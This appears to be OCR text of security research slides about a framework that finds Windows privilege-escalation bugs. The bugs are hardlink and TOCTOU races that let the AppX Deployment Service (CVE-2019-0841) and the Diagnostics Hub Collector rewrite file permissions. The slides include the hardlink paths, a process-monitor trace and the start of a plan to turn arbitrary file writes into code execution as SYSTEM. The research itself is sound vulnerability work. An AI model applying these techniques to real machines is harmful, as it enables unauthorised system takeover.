
Step 1. Hook the event , randomly call the function / do interaction , see if there is a SetSecurityfile operation by system service.

Step 2. Replace the file with a hardlink point to system file , do that call again.

Step 3. Validate the DACL , by writing something into it.

Step 4. If the write operation success , generate the bug report , and send it to the server.

The architecture diagram for this template



New bugs found by the framework

- 2 bugs

AppX Deployment Service

Diagnostics Hub Standard Collector Service

arbitrary file full control , DACL rewrite problem.

New bugs found by the framework

- Include the following problems.

Incorret Impersonation


TOCTOU - Time of Check Time of Use

Bug #2 AppX Deployment Service

- When camera starts

it would try call service to gain owner of settings file

- Settings file is located at c:\users\
- System service would set the DACL for settings file



Bug #2 AppX Deployment Service

- set hardlink


C:\\Users\\mathias\\AppData\\Local\\Packages\\Microsoft.WindowsCamera_8wekyb3d8bbwe\\Settings\\settings.dat.LOG1

To

c:\\windows\\system.ini


- Result: current user is set to the owner of target file

Bug #2 AppX Deployment Service



Bug #2 AppX Deployment Service

- Before trigger and after



Bug #2 AppX Deployment Service

- Assigned as CVE-2019-0841 in Microsoft's April security advisory
- Fixed with impersonation

Bug #3 Diagnostics Hub Standard Collector Service


- Diagnostics Hub Standard Collector Service
- No impersonate
- When click the “debug” button of visual studio

Create X-X-X-X-X.scratch file

Create X-X-X-X-X file , set DACL

The two files share the same filename (extension is different)

Bug #3 Diagnostics Hub Standard Collector Service



Bug #3 Diagnostics Hub Standard Collector Service

- When Create X-X-X-X-X.scratch file , use ReadDirectoryChangesW to get the value of X-X-X-X-X
- TOCTOU: create hardlink for X-X-X-X-X before service create it.

4688	QueryDirectory	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	QueryDirectory	NO MORE FILES	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
9684	CreateFile	NAME NOT FOUND	C:\Users\test\AppData\Local\Temp\TOCTOU_HERE
4688	CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688	CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE

Exploit Development

- Most of bugs are about file operations
- But we need command execution in a real-world exploit
- How to turn file operations to command execution ?

Let’s see how we turn arbitrary file write into running command as system

Exploit Development

So , what is the target file we want to overwrite ?

- Some services… like auto-updating

And , the dll / config file is not protected with Trusted Installer DACL

You can in third-party software , like google chrome / anti-virus software…

But we want everything is installed by default.

